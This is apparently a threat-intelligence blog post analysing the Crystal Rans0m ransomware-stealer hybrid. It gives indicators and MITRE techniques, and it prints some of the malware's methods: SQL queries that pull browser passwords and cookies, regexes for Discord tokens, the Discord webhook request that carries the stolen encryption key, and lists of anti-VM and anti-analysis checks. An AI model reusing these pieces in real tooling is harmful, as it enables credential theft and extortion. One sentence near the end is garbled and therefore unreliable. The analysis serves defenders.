Crystal Rans0m: Emerging hybrid ransomware with stealer capabilities

By Lidia López Sanz Senior Threat Intelligence Analyst

Published: 2024-09-12 · Archived: 2026-04-05 14:07:58 UTC

Research & Threat Intel Last updated: 20 Sep 2024

Crystal Rans0m is a previously undocumented hybrid ransomware family developed in Rust programming language seen for the first time in the wild on September 2nd, 2023. Interestingly, it does not only encrypt victim's files, demanding a ransom for their release, but also steals sensitive information from the infected systems.

This dual-threat approach means that attackers can double their leverage over victims, potentially increasing their chances of monetizing their attacks. Therefore, it can be categorized as a **Stealer-as-a-Ransomware** malware, a term coined by Zscaler researchers in a publication about RedEnergy.

Regarding attribution, Crystal Rans0m doesn't share similarities to any other malware family, and it hasn't been attributed to any known threat actor. In this post, we'll analyze the technical capabilities of **Crystal Rans0m**, describing in detail both its hybrid ransomware and stealer components.

Emergent threat: Hybrid ransomware

Since **double-extortion** became prevalent with the most notable ransomware groups publishing **confidential information** from victims into a Data Leak Site (DLS), there have been multiple publications reporting the use of attack chains with different stages, that involve both an information stealer and a final ransomware payload.

By combining hybrid ransomware and stealer capabilities, attackers maximize the efficacy of their campaigns. Even if the ransom is not paid, the stolen data can be sold or used for further attacks, such as identity theft or spear phishing. It's very uncommon to observe both types of malware categories in a single executable file. However, this is the case of **Crystal Rans0m,** RedEnergy, and FTCODE.

Currently, ransomware groups seem to prefer to separate data exfiltration activities from encryption activities, but it's important to pay attention to this emerging threat and how hybrid ransomware groups innovate on their TTPs. Another documented case of **hybrid ransomware** is RAT-as-a-Ransomware, in the case of VenomRAT and Anarchy Panel RAT, embedding a ransomware component.

Technical analysis

This section will focus on a sample with sha256 15219aa22db99f064c47c224a205cdd3ed438dabd2d2593242ed2882e6458311, which was the latest found at the time of the analysis. The technical analysis will include first an overview of the initial actions carried out by the malware, followed up by its main characteristics as a stealer and a ransomware. Finally, as Outpost24's

KrakenLabs team detected a new sample before publishing this blogpost, a final section contains the peculiarities of a newer sample from August 2024.

Key functionalities

- Encrypts victim's data to leverage for ransom demands
- Requests ransom payment in Monero, enhancing anonymity
- As a stealer, it's mainly focused on browsers, but it also targets Steam, Discord, and Riot Games clients
- Uses Discord webhooks for command and control operations

Initial actions

Prior to any stealing or ransomware operations, **Crystal** loads its configuration:

Decrypting the Discord Webhook used for exfiltration

Crystal uses a Discord Webhook for exfiltrating both stolen data and the key and nonce used for encryption. This webhook is hardcoded but it's encrypted and encoded. So, among its initial configuration it proceeds to decrypt it, using an also hardcoded key (also used to decrypt part of the ransom note), and simple XOR and array operations, then decodes it using base 64.

Generating paths for targeted software

As part of its configuration, it also generates the paths for the data directories of targeted data (under "%localappdata%" or "%appdata%"). For the browsers, it generates two separate sets:

```
 C:\Users\MyPC\AppData\Roaming\Opera Software\Opera Stable
C:\Users\MyPC\AppData\Roaming\Opera Software\Opera GX Stable
C:\Users\MyPC\AppData\Local\Amigo\User Data
C:\Users\MyPC\AppData\Local\Torch\User Data
C:\Users\MyPC\AppData\Local\Kometa\User Data
C:\Users\MyPC\AppData\Local\Orbitum\User Data
C:\Users\MyPC\AppData\Local\CentBrowser\User Data
C:\Users\MyPC\AppData\Local\7Star\7Star\User Data
C:\Users\MyPC\AppData\Local\Spfutnik\Sputnik\User Data
C:\Users\MyPC\AppData\Local\Google\Chrome SxS\User Data
```

```
 C:\Users\MyPC\AppData\Local\Vivaldi\User Data
C:\Users\MyPC\AppData\Local\Microsoft\Edge\User Data
C:\Users\MyPC\AppData\Local\Yandex\YandexBrowser\User Data
C:\Users\MyPC\AppData\Local\Iridium\User Data
C:\Users\MyPC\AppData\Local\uCozMedia\Uran\User Data
C:\Users\MyPC\AppData\Local\BraveSoftware\Brave-Browser\User Data
C:\Users\MyPC\AppData\Local\Google\Chrome\User Data
```

It also generates paths for standard Discord, Discord Canary, and Discord PTB.

Infostealer component

Malware working directory

When grabbing a directory, a file or parsing the content of a file, Crystal will first create a new custom malware working folder under “%Temp%\wintemp.<random>\”. Then, the targeted file will be copied to the malware working folder, read, and deleted when it is no longer necessary.

The deletion process does not use DeleteFileA/W APIs. To perform the file deletion, Crystal first opens the file with FILE_FLAG_DELETE_ON_CLOSE flag, which will cause the file deletion once all its handles are closed. Then, it renames the file and moves it to “%Temp%” directory using SetFileInformationByHandle API, with FileRenameInfo as FileInformationClass parameter, and “\\?\%Temp%\rm-<counter>” as the new path.

This behavior is not specific to this malware family, but to the **Rust library** used to perform the deletion (remove_dir_alllibrary).

Stealing browser information

Getting the browser’s masterkey

In order to steal the masterkey, Crystal iterates browser paths and checks if they are present in the host. If so, it will try to locate their Local State file to extract the browser’s master key.

Crystal creates a temporary malware working folder under “%Temp%\wintemp.<random>\” and tries to copy “\<browser path>\User Data\Local State” file inside the MW working folder.

If successful, it will read its content and try to locate “os_crypt” key and “encrypted_key” key inside of it. Next, it will decode the retrieved value, which is encoded in base64, remove the “DPAPI” suffix and call CryptUnprotectData API to obtain the master key.

Collecting browser information

Once the masterkey is successfully obtained, Crystal will then iterate the files inside the browser’s “\User Data” directory in order to locate the “\Default” folder.

The following table shows the targeted SQLite DDBB, along with the SQL queries used to collect the information from them. Again, if found, the targeted files would be copied inside a malware working folder and read from there.

File	SQL Queries
<Browser path>\User Data\Default\Login Data	SELECT origin_url, username_value, password_value FROM logins
<Browser path>\User Data\Default\History	select term from keyword_search_terms select current_path, tab_url from downloads select url from downloads_url_chains
<Browser path>\User Data\Default\Cookies \<Browser path>\User Data\Default\Network\Cookies	select host_key, name, encrypted_value, path from cookies

When the cookies information is retrieved, the “encrypted_value” will be decrypted using AES with the previously obtained masterkey.

Stealing Discord information

The stealer targets Discord user’s data in two ways:

1. From browsers
2. From the Discord desktop application

Getting Discord user tokens from browsers

After getting the masterkey and calling the browser’s stealing function, it will try to locate “\Local Storage\leveldb” path inside the browser’s Default path. If found, it will iterate it, trying to locate “.log” or “.ldb” files. If any of them are found, it will search for Discord user tokens on their content, using the following regex:

```
[\w-]{24}\.[\w-]{6}\.[\w-]{25,110}
```

From Discord local client

The stealer tries to locate Discord paths and, if any are found, it tries to extract the masterkey with an equivalent approach to the one used for browsers. Then, it tries to locate any “.log” or “.lbd” files inside “leveldb” subpaths.

In this case, it will try to locate encrypted tokens using the following regex:

```
dQw4w9WgXcQ:[^\"]*
```

The retrieved token is encoded in base64, so it will first be decoded and then decrypted using AES with the retrieved masterkey.

Final steps and data exfiltration

Getting the victim's IP

Prior to exfiltrating the information, Crystal will try to obtain the victim's IP from "hxxp://ifconfig[.] me". This IP will most likely be used as an identifier for the victim as will be shown in a later section (in the "Exfiltrating the key" subsection). The structure of the request is equivalent for both requests. Nevertheless, in this first contact, the "Nonce" and "Key" are not sent as they have not yet been generated (the value field is filled with an underscore).

Grabbing Steam files

If Steam is installed in the host (which is checked by searching for directory "C:\Program Files (x86)\Steam"), it will try to grab "loginusers.vdf" and "ssfn" files.

First, it will try to locate its "Config" subdirectory, and the "loginusers.vdf" file inside of it. Then, it iterates the Steam directory trying to locate "ssfn" files (Steam Sentry File), which is used to store Steam credentials.

Grabbing Riot Games files

The stealer will try to locate "%LocalAppData%\Riot Games\Riot Client\Data" directory and, if found, it will grab all files it contains (including subdirectories).

Exfiltrating information

The collected information will be dumped in files (in memory) and exfiltrated with "Content-Disposition" header, using "name" and "filename" directives.

See below an example of this data for exfiltrating the collected browser passwords:

```
Content-Disposition: form-data; name="passwds"; filename="passwords.txt"
```

The table below summarizes the information exfiltrated:

Name	Filename	Description
passwds	passwords.txt	Collected browser passwords

Name	Filename	Description
hterms	terms.txt	Collected browser search history
hdownload	downloads.txt	Collected browser downloads
visited	visited.txt	Collected browser visited sites
cookies	cookies.txt	Collected browser cookies
tkns.txt	tkns.txt	Collected Discord tokens
steam.zip	steam.zip	Grabbed Steam files
riot.zip	riot.zip	Grabbed Riot files

Hybrid Ransomware component

As a hybrid ransomware, it iterates the system folders, searching for files to be encrypted. Apart from excluding Windows system folders, it contains a hardcoded set of directories to be excluded from encryption:

```
 AppData
ProgramData
Program Files
Program File(x86)
Local Settings\\Temp
```

Crystal Rans0m uses SALSA20 for encryption, which is a stream cipher with symmetric encryption and uses a 64-bit keystream.

It works by generating a continuous keystream of pseudo-random bits, which acts as a key, which is xored with the plaintext to be encrypted.

Generating the key

A random seed of 32 bytes is generated using BCryptGetRandom API during the first stages of execution. BCRYPT_USE_SYSTEM_PREFERRED_RNG flag is set as, which implies the use of “the system-preferred random number generator algorithm”.

Two pseudo-random values will be generated: a 32-byte key and an 8-byte nonce. These two values, along with four 4-byte hardcoded strings and an 8-byte counter will be used to generate an initial 64-byte internal state.



Figure 1. Salsa20 internal state matrix.

This process is executed for each file to encrypt, resulting in the same initial matrix.

Salsa20 rounds

Hereunder, the salsa20 implementation to generate the final key can be observed:



Figure 2. Salsa20 implementation (C/C++ code implementation from: https://en.wikipedia.org/wiki/Salsa20).

File encryption

The encryption process starts by reading the file content. Then, each byte will be xored with the corresponding keystream byte. Finally, the encrypted content will be encoded in base64.

The hybrid ransomware does not modify the extension of the encrypted files.

Exfiltrating the key

Both the 32-byte key and 8-byte nonce are exfiltrated via the Discord webhook, using a POST request.

The communication between the malware and Discord is encrypted via SSL protocol. In order to do so, Crystal uses EncryptMessage API.

The following parameters and content of the request, prior encryption can be observed:

```
 POST /api/webhooks/<webhook>

HTTP/1.1
content-type: application/json
content-length: <size>
accept: */*
host: discord.com

{\"content\": \"```IP: <victim's IP>\\nKey: <32B generated Key>\\nNonce: <8B Nonce>```\"}
```

Ransom note

The ransom note is written in "%Temp%\gui.hta" and shown using mshta.exe (component that provides the Microsoft HTML Application Host, which allows execution of .HTA (HTML Application) files). The main content of the ransom note is hardcoded in plain text. The rest of the information (HTML-formatted) is encrypted with XOR (using "0x9" as key in the analyzed sample) and encoded in base64.

It creates a batch file in the startup folder, responsible for reloading the ransom note in each restart.

Newer version

When we were about to publish this blog post, we found a new sample (sha256 bed70b08cf8b00b4e6b04acd348b5e0343d207f3083e1c58261679706bd10318) from 6th August 2024. This section will summarize the main aspects of this new sample in comparison to the one analyzed in the previous sections, and the older ones.

The main aspect to highlight is that we did not observe hybrid ransomware behavior in this new sample. This change is reflected in the code in several ways, the main ones being: no salsa20 algorithm code is observed; the Rust libraries related to this feature have been removed; the requests no longer contain the "Key" and "Nonce" fields, now it only sends the victim's IP; and no references either to "mshta.exe" or the ransom note filename ("gui.hta").

This new sample leads us to the hypothesis that Crystal is a modular solution, which allows the attacker to choose the modules to deploy for each attack.

Another change is that this new sample contains a new Discord webhook, which is hardcoded in plain text, as opposed to the previous encrypted version.

Another relevant aspect to highlight is that this sample applies several techniques to avoid emulation and debugging. Most of them were observed in older versions, not being present in the sample analyzed in previous

sections. This new sample incorporates a new one based on registry checks.

Anti-VM techniques

- It checks if a hardcoded set of registry keys associated with VM software are present on the infected host using RegOpenKeyExW API. If any key is found, it will abort its execution. The list of queried registry keys can be found in Annex 2.
- The stealer searches for processes associated with VM software in the running processes. The searched processes are:

```
 Vmtoolsd.exe
Vmwaretrat.exe
Vmwareuser.exe
vm_process.exe
VmRemoteGuest.exe
```

- Finally, it checks if any of the following drivers associated with VM software is present in the host, using CreateFileW API:

```
 C:\windows\System32\Drivers\Vmmouse.sys
C:\windows\System32\Drivers\vm3dgl.dll
C:\windows\System32\vmdum.dll
C:\windows\System32\Drivers\VBoxGuest.sys
```

- It also contains a time-based check to hinder the debugging process. In order to do so, it executes GetLocalTime and SystemTimeToFileTime APIs two times, subtracting the results and checking if the difference is higher than 1,000. If so, it will end its execution
- Again, it will iterate the running processes, this time comparing them against a list containing both processes associated with VMs and with analysis tools. Annex 2 also contains the list of processes searched in this check.

Attribution

The ransom note includes some information that could serve as a starting point to attribute Crystal Rans0m activity to a threat actor. The ransom note observed in the analyzed samples contain a Monero wallet address, Session id, and Discord exfiltration webhook. These indicators have not been observed in any other campaigns or malware samples; therefore, we have not been able to attribute the Crystal Rans0m to any publicly known threat actor.

Something else that caught our attention is the use of the **Session instant messaging application** (getsession[.]org) as a communication method between the ransomware operator and the victim for negotiation. As of August 2024, it is highly unusual to see ransomware groups using Session, as we have only located dozens of ransom notes with a unique Session id, including, for instance, SEXi ransomware. The most frequently observed contact methods for ransomware negotiations are email, Jabber, and Tox.

Ransom note

Upon execution, a new window with the ransom note is shown on the screen. It has the title “Crystal Rans0m”, which has allowed us to know the name the authors have originally given to the malware. The message announces to victims all their files have been encrypted and that if they want to restore access to their data, they must pay US$50 in XMR (Monero cryptocurrency) to the attackers and contact them by opening a chat conversation on Session.



Figure 3. Ransom note shown to the victim (sample 15219aa22db99f064c47c224a205cdd3ed438dabd2d2593242ed2882e6458311)

Older versions contained a countdown instead of the hardcoded message observed above, which contains a spelling error.



Figure 4. Ransom note shown to the victim (sample b027fe1e1e97d980de593cfd265d004b310c7655d3ee27ea3f10beaf70285e22)

It is worth mentioning that in the older sample retrieved, the ransom note was supposed to contain a qTox ID, but it seems to be a draft as no real ID nor cryptocurrency wallet were written. It also demanded a higher amount.



Figure 5. Ransom note shown to the victim (sample 693fb42336167d5432a807fcb9afcac7002113fc37b05a2d3aa61c1356256c52)

The choice of Monero wallet to charge the ransom prevents us from analyzing how effective, widespread, and profitable the usage of Crystal Rans0m has been. Unlike Bitcoin and other major cryptocurrencies, Monero transactions can be verified, but are anonymous and cannot be traced to the originating or recipient wallet address. That is the reason why many threat actors prefer to use Monero over more popular and easy-to-use cryptocurrencies like Bitcoin and Ethereum.

Victimology

Although there is a low count of malware samples available, analyzing the origin of VirusTotal submissions gives some clue of the location of the potential victims so far. Notably, we have observed a higher number of submissions from Italy and Russia.

However, the motivation of the threat actor behind Crystal Rans0m is financial gain and therefore, we do not assess the adversary aims at targeting specific countries or industries but targets indiscriminately.

Country	Submissions	Percent
Italy	4	20%
Russian Federation	4	20%
Ukraine	2	10%
Georgia	1	5%

Country	Submissions	Percent
Lithuania	1	5%
China	1	5%
United States	1	5%
Peru	1	5%
United Kingdom	1	5%
Philippines	1	5%
Argentina	1	5%
Sweden	1	5%
Brazil	1	5%

Key takeaways

Crystal Rans0m is a rather simple low-prevalence malware, that, however, has some distinct characteristics worthy of attention. Its combination of info-stealing and file encryption capabilities puts this malware family in the rare category of Stealer-as-Ransomware. Crystal Rans0m exemplifies the dangerous potential of this hybrid threat, emphasizing the need for advanced security measures and comprehensive incident response strategies, that’s how you can approach and remove hbrid reansom

Organizations must stay vigilant and proactive to protect themselves from these dual threats that aim to steal sensitive data and encrypt files at the same time. Outpost24 KrakenLabs’ analysts will continue to monitor the state of hybrid ransomware and analyze its potential to become a trend within the ransomware landscape.

Protect your organization with Threat Intelligence

Outpost24's Threat Context lets you monitor emerging threats such as Crystal Rans0m, track your organization's footprint on the dark web, and gain contextual intelligence around threat actors and their campaigns. Book a live demo today.

Unsure where to start with threat intelligence? Speak to an expert about the best fit for your organization.

TTPs

Execution

T1059 – Command and Scripting Interpreter

Persistence

T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Defense Evasion

T1027 – Obfuscated Files or Information

T1140 – Deobfuscate/Decode Files or Information

T1055 – Process Injection

T1562.001 – Impair Defenses: Disable or Modify Tools

T1497 – Virtualization/Sandbox Evasion

Discovery

T1082 – System Information Discovery

Collection

T1555.003 – Credentials from Password Stores: Credentials from Web Browsers

Exfiltration

T1567.004 – Exfiltration Over Web Service: Exfiltration Over Webhook

Impact

T1486 – Data Encrypted for Impact

T1657 – Financial theft

IOCs

Crystal Rans0m hashes

```
 bed70b08cf8b00b4e6b04acd348b5e0343d207f3083e1c58261679706bd10318
15219aa22db99f064c47c224a205cdd3ed438dabd2d2593242ed2882e6458311
b027fe1e1e97d980de593cfd265d004b310c7655d3ee27ea3f10beaf70285e22
4970bd280da663f483f927f3a6c47833ebcbfe2b640ee66a309b41c7ed084375
693fb42336167d5432a807fcb9afcac7002113fc37b05a2d3aa61c1356256c52
```

Discord webhook used for data exfiltration

```
hxxps://discord[.]com/api/webhooks/1270187531933057115/OTYZL7aHM9A-o9RxQmRvXz_YkOC_qc8MhVD3vPFP0aXhhcBkCW_FokO
```

```
hxxps://discord[.]com/api/webhooks/1144625488816525372/uYBmr5tVjy1fAqE3FP5t7jbdaWTQcY5mmRZSJavfml9zU2QqWBq-4oD
```

Monero cryptocurrency wallet address

```
4A5tWDtKsqSX1bXPrjycV422D9oov73gEJxr1CUmhXMAfVqyhcmZvhPHBeW9ztrp584kkd3BW4xk9XW4PdAG3p2wMBcaRbJ
```

Session id

```
05c34f70f377339720875a54bfb754a31311ed994986cfd51e7fa56114b7bd1c0f
```

Malware working folder

```
C:\\Users\\Administrator\\AppData\\Local\\Temp\\wintemp.[STRING]
```

ANNEX 1: Targeted software

Software	**Path**
Opera	\Opera Software\Opera Stable
Opera	\Opera Software\Opera GX Stable
Amigo	\Amigo\User Data
Torch	\Torch\User Data

Software	**Path**
Kometa	\Kometa\User Data
Orbitum	\Orbitum\User Data
CentBrowser	\CentBrowser\User Data
7Star	\7Star\7Star\User Data
Sputnik	\Sputnik\Sputnik\User Data
Chrome SxS	\Google\Chrome SxS\User Data
Vivaldi	\Vivaldi\User Data
Microsoft Edge	\Microsoft\Edge\User Data
Yandex	\Yandex\YandexBrowser\User Data
Iridium	\Iridium\User Data
Iridium	\uCozMedia\Uran\User Data
Brave	\BraveSoftware\Brave-Browser\User Data
Chrome	\Google\Chrome\User Data
Discord	\discord

Software	Path
Discord Canary	\discordcanary
Discord PTB	\discordptb
Riot Games	\AppData\Local\Riot Games\Riot Client\Data

ANNEX 2: “Anti” checks

Registry keys

```
 Software\Classes\Folder\shell\sandbox
SOFTWARE\Microsoft\Hyper-V
SOFTWARE\Microsoft\VirtualMachine
SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters
SYSTEM\ControlSet001\Services\vmicheartbeat
SYSTEM\ControlSet001\Services\vmicvss
SYSTEM\ControlSet001\Services\vmicshutdown
SYSTEM\ControlSet001\Services\vmicexchange
SYSTEM\CurrentControlSet\Enum\PCI\VEN_1AB8*
SYSTEM\CurrentControlSet\Services\SbieDrv
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Sandboxie
HARDWARE\ACPI\DSDT\VBOX__
HARDWARE\ACPI\FADT\VBOX__
HARDWARE\ACPI\RSDT\VBOX__
SOFTWARE\Oracle\VirtualBox Guest Additions
SYSTEM\ControlSet001\Services\VBoxGuest
SYSTEM\ControlSet001\Services\VBoxMouse
SYSTEM\ControlSet001\Services\VBoxService
SYSTEM\ControlSet001\Services\VBoxSF
SYSTEM\ControlSet001\Services\VBoxVideo
SYSTEM\ControlSet001\Services\vpcbus
SYSTEM\ControlSet001\Services\vpc-s3
SYSTEM\ControlSet001\Services\vpcuhub
SYSTEM\ControlSet001\Services\msvmmouf
SOFTWARE\VMware, Inc.\VMware Tools
SYSTEM\ControlSet001\Services\vmdebug
SYSTEM\ControlSet001\Services\vmmouse
SYSTEM\ControlSet001\Services\VMTools
SYSTEM\ControlSet001\Services\VMMEMCTL
```

```
SYSTEM\ControlSet001\Services\vmware
SYSTEM\ControlSet001\Services\vmci
SYSTEM\ControlSet001\Services\vmx86
SOFTWARE\Wine
HARDWARE\ACPI\DSDT\xen
HARDWARE\ACPI\FADT\xen
HARDWARE\ACPI\RSDT\xen
SYSTEM\ControlSet001\Services\xenevtchn
SYSTEM\ControlSet001\Services\xennet
SYSTEM\ControlSet001\Services\xennet6
SYSTEM\ControlSet001\Services\xensvc
SYSTEM\ControlSet001\Services\xenvdb
```

Processes associated with analysis tools

```
 http toolkit.exe
httpdebuggerui.exe
wireshark.exe
fiddler.exe
charles.exe
regedit.exe
cmd.exe
taskmgr.exe
vboxservice.exe
df5serv.exe
processhacker.exe
vboxtray.exe
vmtoolsd.exe
vmwaretray.exe
ida64.exe
ollydbg.exe
pestudio.exe
vmwareuser
vgauthservice.exe
vmacthlp.exe
x96dbg.exe
vmsrvc.exe
x32dbg.exe
vmusrvc.exe
prl_cc.exe
prl_tools.exe
qemu-ga.exe
joeboxcontrol.exe
ksdumperclient.exe
ksdumper.exe
```

```
joeboxserver.exe
xenservice.exe
```

About the Author

Lidia is a Senior Threat Intelligence Analyst at Outpost24’s KrakenLabs Strategic Research team. Her role involves researching and profiling threat actors, monitoring their campaigns, IOCs, and TTPs. She also creates threat intelligence reports and keeps a close eye on fraudulent activity in the cybercriminal underground.

Outpost24’s Cyber Threat Intelligence team helps businesses stay ahead of malicious actors in the ever-evolving threat landscape, helping you keep your assets and brand reputation safe. With a comprehensive threat hunting infrastructure, our Threat Intelligence solution covers a broad range of threats on the market to help your business detect and deter external threats.
